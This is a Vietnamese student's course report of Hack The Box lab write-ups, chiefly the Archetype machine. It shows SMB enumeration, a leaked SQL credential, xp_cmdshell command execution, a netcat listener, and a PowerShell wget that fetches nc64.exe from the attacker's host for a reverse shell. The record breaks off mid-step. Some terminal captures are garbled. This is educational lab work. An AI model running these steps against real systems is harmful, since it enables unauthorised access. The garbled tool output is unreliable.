

# report\_hackthebox

## Báo cáo Bài tập Hackthebox

Môn học: An toàn Mạng – NT140.P11.ANTN

GVHD: Nghi Hoàng Khoa

Họ và tên: Nguyễn Đức Luân

MSSV: 22520825

### Các Lab (tier 0):

#### Minh chứng:



### Các Lab (tier 1):

#### Minh chứng:

**Appointment**  
VERY EASY

**Sequel**  
VERY EASY

**Crocodile**  
VERY EASY

**Responder**  
VERY EASY

Machine Pwned

## Các Lab (tier 2):

Minh chứng:

**Archetype**  
VERY EASY

**Oopsie**  
VERY EASY


**Vaccine**  
VERY EASY

**Unified** ACTIVE  
VERY EASY

Machine Pwned

# Write up các Lab (tier 2)

## Lab (tier 2) : Archetype Write-up



### Task1:

The screenshot shows Task 1 details. It asks 'Which TCP port is hosting a database server?'. There's a text input field containing '\*\*\*3' and two buttons: 'SUBMIT ANSWER' (highlighted in yellow) and 'HINT'.

### Các bước thực hiện:

Dùng công cụ Nmap để quét các cổng dịch vụ trên máy mục tiêu có địa chỉ IP sau:

The screenshot shows the Nmap interface with the target machine IP address '10.129.145.233' highlighted in yellow. A note below says 'Read the walkthrough provided, to get a detailed guide on how to pwn this machine.' There are also 'Reset Machine' and other control buttons.

Ta thấy đề bài yêu cầu tìm cổng TCP đang chạy dịch vụ database server với cùng với gợi ý đáp án là số 4 chữ số thì ta có thể chắc rằng đáp án là **1433**.

### Kiểm tra kết quả:

**TASK 1**

Which TCP port is hosting a database server?

\*\*\*3

**1433**


[Hide Answer](#)

## Task2:

<p>TASK 2</p> <p>What is the name of the non-Administrative share available over SMB?</p>	<p>*****S</p>	<p>SUBMIT ANSWER</p>	<p>HINT</p>
-------------------------------------------------------------------------------------------	---------------	----------------------	-------------

## Các bước thực hiện:

Ta có gợi ý như sau:



Thực hiện lệnh **smbclient -N -L {IP máy mục tiêu}** để kiểm tra:

```
semloh4869@kali:~/hackthebox/Archetype$ smbclient -N -L 10.129.145.233
[10.129.145.233] Sharename      Type      Comment
[10.129.145.233] ADMIN$        Disk       Remote Admin
[10.129.145.233] backups       Disk       Default share
[10.129.145.233] C$           Disk       Remote IPC
[10.129.145.233] IPC$         IPC        Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.145.233 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
semloh4869@kali:~/hackthebox/Archetype$
```

Đề bài yêu cầu tìm tên của non-Administrative share, gợi ý cũng có đề cập là Administrative share sẽ kết thúc bằng '\$' nên đáp án chỉ có thể là **backups**.

Kiểm tra đáp án:

**TASK 2**

What is the name of the non-Administrative share available over SMB?

\*\*\*\*\*S

**backups**

Hide Answer

## Task3:

### TASK 3

What is the password identified in the file on the SMB share?

\*\*\*\*\*3

SUBMIT ANSWER


HINT

## Các bước thực hiện:

Truy cập vào file trên SMB share bằng lệnh sau:

**smbclient -N \\\{TARGET\_IP}\Sharename**

Dựa vào danh sách sharename ở trên ta thử truy cập vào đó:



The screenshot shows a terminal window titled "semloh4869@kali: ~/hackthebox/Archetype". It displays several commands run against a target IP (10.129.145.233) using the "smbclient" command. The first attempt uses the sharename "ADMIN\$":

```
[semloh4869@kali: ~/hackthebox/Archetype]$ smbclient -N \\\\10.129.145.233\\\\ADMIN$ -c getACL -U semloh4869%123456
tree connect failed: NT_STATUS_ACCESS_DENIED
```

The second attempt uses the sharename "C\$":

```
[semloh4869@kali: ~/hackthebox/Archetype]$ smbclient -N \\\\10.129.145.233\\\\C$ -c getACL -U semloh4869%123456
tree connect failed: NT_STATUS_ACCESS_DENIED
```

The third attempt uses the sharename "backups":

```
[semloh4869@kali: ~/hackthebox/Archetype]$ smbclient -N \\\\10.129.145.233\\\\backups -c getACL -U semloh4869%123456
tree connect failed: NT_STATUS_ACCESS_DENIED
```

The terminal also shows a series of log messages from the "msfconsole" session, indicating various connection attempts and certificate verification steps.

Ta thấy **Sharename** thuộc **Administrative share** không thể truy cập được, ta thử truy cập vào Sharename không thuộc Administrative share. Ở đâu là **backups**:

```

semloh4869@kali:~/hackthebox/Archetype$ smbclient -N \\\\10.19.145.233\\\\backups
Try "help" to get a list of possible commands.
smb: > \dir
.
D 0 Mon Jan 20 04:20:57 2020
..
D 0 Mon Jan 20 04:20:57 2020
prod.dtsConfig AR 609 Mon Jan 20 04:23:02 2020

5056511 blocks of size 4096. 2615831 blocks available
smb: > get prod.dtsConfig
getting file \prod.dtsConfig of size 609 as prod.dtsConfig (0.2 Kilobytes/sec) (average 0.2 Kilobytes/sec)
smb: > 

```

Sau khi truy cập được ta dùng lệnh **dir** để xem danh sách các file ở đây. Ta phát hiện có một file tên **prod.dtsConfig**. Dùng lệnh "**get <tên file>**" để tải file đó về máy.

### Kiểm tra nội dung file prod.dtsConfig

```

semloh4869@kali:~/hackthebox/Archetype$ cat prod.dtsConfig
<DTSConfiguration>
  <DTSConfigurationHeading>
    <DTSConfigurationHeading GeneratedBy="..." GeneratedFromPackageName="..." GeneratedFromPackageId="..." GeneratedDate="20.1.2019 10:01:34" />
  <DTSConfigurationHeading>
    <Configuration ConfiguredType="Property" Path="\Package.Connections[Destination].Properties[ConnectionString]" ValueType="String">
      <ConfiguredValue>Data Source=.;Password=M3g4c0rp123;User ID=ARCHETYPE\sql_svc;Initial Catalog=Catalog;Provider=SQLNCLI10.1;Persist Security Info=True;Auto Translate=False;</ConfiguredValue>
    </Configuration>
  </DTSConfiguration>
</DTSConfiguration>

semloh4869@kali:~/hackthebox/Archetype$ 

```

Ta thấy được trong nội dung file này có dòng  
**"Password=M3g4c0rp123;User ID=ARCHETYPE\sql\_svc;"**

Cho thấy đây là tài khoản đăng nhập vào MSSQL server, với host là **ARCHETYPE** mật khẩu là **M3g4c0rp123**. Đây cũng là đáp án cho task3.

Kiểm tra kết quả:

TASK 3

What is the password identified in the file on the SMB share?

\*\*\*\*\*3

M3g4c0rp123

Hide Answer



## Task4:

TASK 4

What script from Impacket collection can be used in order to establish an authenticated connection to a Microsoft SQL Server?

\*\*\*\*\*.\*y

SUBMIT ANSWER

HINT

## Cách thực hiện:

Câu hỏi này liên quan đến một đoạn mã Python có chức năng khởi tạo kết nối có xác thực đến MSSQL server nằm trong công cụ Impacket. Ta có thể tra cứu trên mạng và tìm được đáp án ở đây là **mssqlclient.py**

Kiểm tra đáp án:

TASK 4

What script from Impacket collection can be used in order to establish an authenticated connection to a Microsoft SQL Server?

\*\*\*\*\*.\*y

mssqlclient.py

Hide Answer



## Task5:

**TASK 5**

What extended stored procedure of Microsoft SQL Server can be used in order to spawn a Windows command shell?

\*\*\_\*\*\*\*\*]

**SUBMIT ANSWER****HINT**

## Các bước thực hiện:

Câu hỏi này liên quan đến một thủ tục lưu trữ mở rộng trên MSSQL có thể được sử dụng để tạo ra một lệnh Windows shell. Dựa theo kết quả tham khảo trên mạng ta có thể dễ dàng tìm ra được đáp án chính là **xp\_cmdshell**.

Kiểm tra kết quả:

**TASK 5**

What extended stored procedure of Microsoft SQL Server can be used in order to spawn a Windows command shell?

\*\*\_\*\*\*\*\*]

**xp\_cmdshell**[Hide Answer](#)

## Task6:

**TASK 6**

What script can be used in order to search possible paths to escalate privileges on Windows hosts?


\*\*\*\*\*S

**SUBMIT ANSWER****HINT**

## Các bước thực hiện:

Câu hỏi này liên quan đến tên đoạn mã được sử dụng để tìm kiếm các đường dẫn khả thi trong việc leo thang đặc quyền trên Window hosts. Có rất nhiều đoạn mã có thể làm được điều đó,

nên ta cần thu hẹp phạm vi đáp án thông qua hint được cung cấp:



Qua đây ta có thể xác định được tên của đoạn mã là **winPEAS**.

Kiểm tra đáp án:


A screenshot of a dark-themed application window titled "TASK 6". The question asks: "What script can be used in order to search possible paths to escalate privileges on Windows hosts?". Below the question is a text input field containing "\*\*\*\*\*S" and a "SUBMIT ANSWER" button. Underneath the input field, the correct answer "winPEAS" is displayed in green, with a "Hide Answer" link next to it. A small green person icon is also visible.

## Task7:

A screenshot of a dark-themed application window titled "TASK 7". The question asks: "What file contains the administrator's password?". Below the question is a text input field containing "\*\*\*\*\*\_\*\*\*\*\*.\*\*\*t" and a "SUBMIT ANSWER" button. To the right of the input field is a "HINT" button. A small green person icon is visible at the bottom right.

Các bước thực hiện:

Hint:



Để có thể làm được yêu cầu này. Ta cần phải nạp đoạn mã **winPEAS** vào MSSQL server để tìm kiếm thông tin cần thiết. Trước đó ta cần truy cập vào MSSQL server bằng công cụ **Impacket** cùng với đó là tài khoản và mật khẩu tìm được.

Dùng đoạn mã **mssqlclient.py** để thiết lập kết nối xác thực truy cập vào MSSQL Server:

```
(semloh4869㉿kali)-[~/hackthebox/Archetype/impacket/examples]
$ python3 mssqlclient.py ARCHETYPE\sql_svc:M3g4c0rp123@10.129.145.233 -windows-auth
Impacket v0.8.13.0.dev0+2024.09.16.171021.65b774de - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: ;, New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(ARCHETYPE): Line 1: changed database context to `master'.
[*] INFO(ARCHETYPE): Line 1: changed language setting to us_english.is_natural
[*] ACK: Result: 1 - Microsoft SQL Server (T40 3232)
[!] Press help for extra shell commands
SQL (ARCHETYPE\sql_svc dbo@master)> 
```

Dùng lệnh **help** để xem các lệnh có thể dùng được ở đây:

```
[semloh4869@kali:~/hackthebox/Archetype/impacket/examples]$ python3 mssqlclient.py ARCHETYPE\sql_svc:M3gsc0rp123@10.129.145.233 -windows-auth
Impacket v0.13.0.dev0+20240916.171021.65b774de - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO[ARCHETYPE]: Line 1: Changed database context to 'master'.
[*] INFO[ARCHETYPE]: Line 1: Changed language to us_english. Is incompatible.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL (ARCHETYPE\sql_svc dbo@master)> help

lcd {path}           - changes the current local directory to {path}
exit                - terminates the server process (and this session)
enable_xp_cmdshell - you know what it means
disable_xp_cmdshell - you know what it means
enum_db             - enum databases
enum_links          - enum linked servers
enum_imPERSONATE   - check logins that can be impersonated
enum_logins         - enum logins
enum_USERS          - enum current db users
enum_owner          - enum db owner
exec_as_USER {user} - impersonate with execute as user
exec_as_LOGIN {login} - impersonate with execute as login
xp_cmdshell {cmd}  - executed cmd using xp_cmdshell
xp_dirtree {path}   - executes xp_dirtree on the path
sp_start_job {cmd}  - executes cmd using the sql server agent (blind)
use_link {link}     - linked server to use (set use_link localhost to go back to local or use_link .. to get back one step)
! {cmd}              - executes a local shell cmd
show_query          - show query
mask_query          - mask query

SQL (ARCHETYPE\sql_svc dbo@master)> !
```

Thực hiện kiểm tra role của chúng ta trên server bằng lệnh sau(tham khảo ở)

<https://pentestmonkey.net/cheat-sheet/sql-injection/mssql-sql-injection-cheat-sheet>)


Kết quả trả là về 1 tương ứng với True nghĩa là thành viên của sysadmin.

Khi nãy trong danh sách lệnh ta thấy có lệnh "**enable\_xp\_cmdshell**" cho phép ta thực thi shell command. Sử dụng câu lệnh đó và theo hướng dẫn cung cấp, ta được kết quả như sau:

Để thực thi lệnh từ xa thông qua máy của chúng ta, cần phải có một reverse shell. Ta gửi một chương trình nc64.exe lên máy mục tiêu và thực hiện tiến trình cmd.exe trên cổng listening của chúng ta.

Ta lấy file nc64.exe ở đây : "<https://github.com/int0x33/nc.exe/blob/master/nc64.exe>"

Ta chuyển qua một tab khác và tạo một server HTTP đơn giản, đây là nơi để chứa file nc64.exe. Sau đó ở một tab khác tạo một netcat listener:




```
semloh4869@kali:~$ sudo nc -lvp 443
[sudo] password for semloh4869:
listening on [any] 443 ...
```

Để có thể thực hiện các bước sau một cách hiệu quả, ta nên sử dụng Powershell cho các bước sau. Vì vậy, ta dùng lệnh sau:

**xp\_cmdshell "powershell -c pwd"**

Lệnh trên có chức năng thực thi một phiên powershell và trả về thư mục hiện tại (current working directory) nơi lệnh được thực thi.



```
semloh4869@kali:~/hackthebox/Archetype/impacket/examples
File Actions Edit View Help
use_link [link]      - linked server to use (set use_link localhost to go back to local or use_link .. to get back one step)
! {cmd}              - executes a local shell cmd
show_query          - show query
mask_query          - mask query
SQL (ARCHETYPE\sql_svc dbo@master)> SELECT is_srvrolemember('sysadmin');
1
SQL (ARCHETYPE\sql_svc dbo@master)> enable xp_cmdshell
INFO(ARCHETYPE): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
INFO(ARCHETYPE): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (ARCHETYPE\sql_svc dbo@master)> RECONFIGURE
SQL (ARCHETYPE\sql_svc dbo@master)> xp_cmdshell "whoami"
whoami: S-1-5-21-1043616256-1001-21-computername
output
archetype\sql_svc
NULL
SQL (ARCHETYPE\sql_svc dbo@master)> xp_cmdshell "ls"
ls: The term 'ls' is not recognized as an internal or external command,
operable program or batch file.
NULL
SQL (ARCHETYPE\sql_svc dbo@master)> xp_cmdshell "powershell -c pwd"
powershell -c pwd: The term 'powershell' is not recognized as an internal or external command,
operable program or batch file.
Path
C:\Windows\system32
NULL
C:\Windows\system32> whoami
whoami: The term 'whoami' is not recognized as an internal or external command,
operable program or batch file.
NULL
SQL (ARCHETYPE\sql_svc dbo@master)> ■
```

Do chúng ta hiện tại là user **archetype\sql\_svc**, ta không có quyền để upload một file tại thư mục hệ thống (system directory) mà chỉ có Administrator mới có thể làm chuyện đó. Vì vậy ta

upload file đến một folder khác chẳng hạn như thư mục **Downloads** của người dùng và dùng lệnh **wget** để có thể lấy file **nc64.exe** từ server HTTP mà ta đã dựng.

Dùng lệnh sau:

```
"xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; wget http://10.10.16.42/nc64.exe -outfile nc64.exe""
```

Kiểm tra trạng thái phản hồi của server để đảm bảo file nc64.exe đã được gửi:

```
(semioh4869㉿kali)-[~]
$ cd hackthebox/Archetype
[semioh4869㉿kali)-[~/hackthebox/Archetype]
$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.145.233 -- [23/Oct/2024 07:12:45] "GET /nc64.exe HTTP/1.1" 200 -
[semioh4869㉿kali)-[~/hackthebox/Archetype]
<html>
<head>
</head>
<body>
<h1>Error response</h1>
<p>Error code: 404</p>
<p>Message: File not found.</p>
<p>Error code explanation: 404 - Nothing matches the given URL.</p>
</body>
</html>
At line:1 char:1
+ ... _sql_svc\Downloads\ wget http://10.10.10.42/nc64.exe -outfile nc64.exe
+ CategoryInfo          : InvalidOperation: (System.Net.HttpWebRequest:HttpWebRequest) [Invoke-WebRequest], WebException
+ FullyQualifiedErrorId : WebClientWebResponseException,Microsoft.PowerShell.Commands.InvokeWebRequestCommand
NULL
SQL (ARCHETYPEEVOL_SQL_000master)\> xp_cmdshell "powershell < cd C:\Users\sql_svc\Downloads; wget http://10.10.10.42/nc64.exe >outfile nc64.exe"
OUTPUT
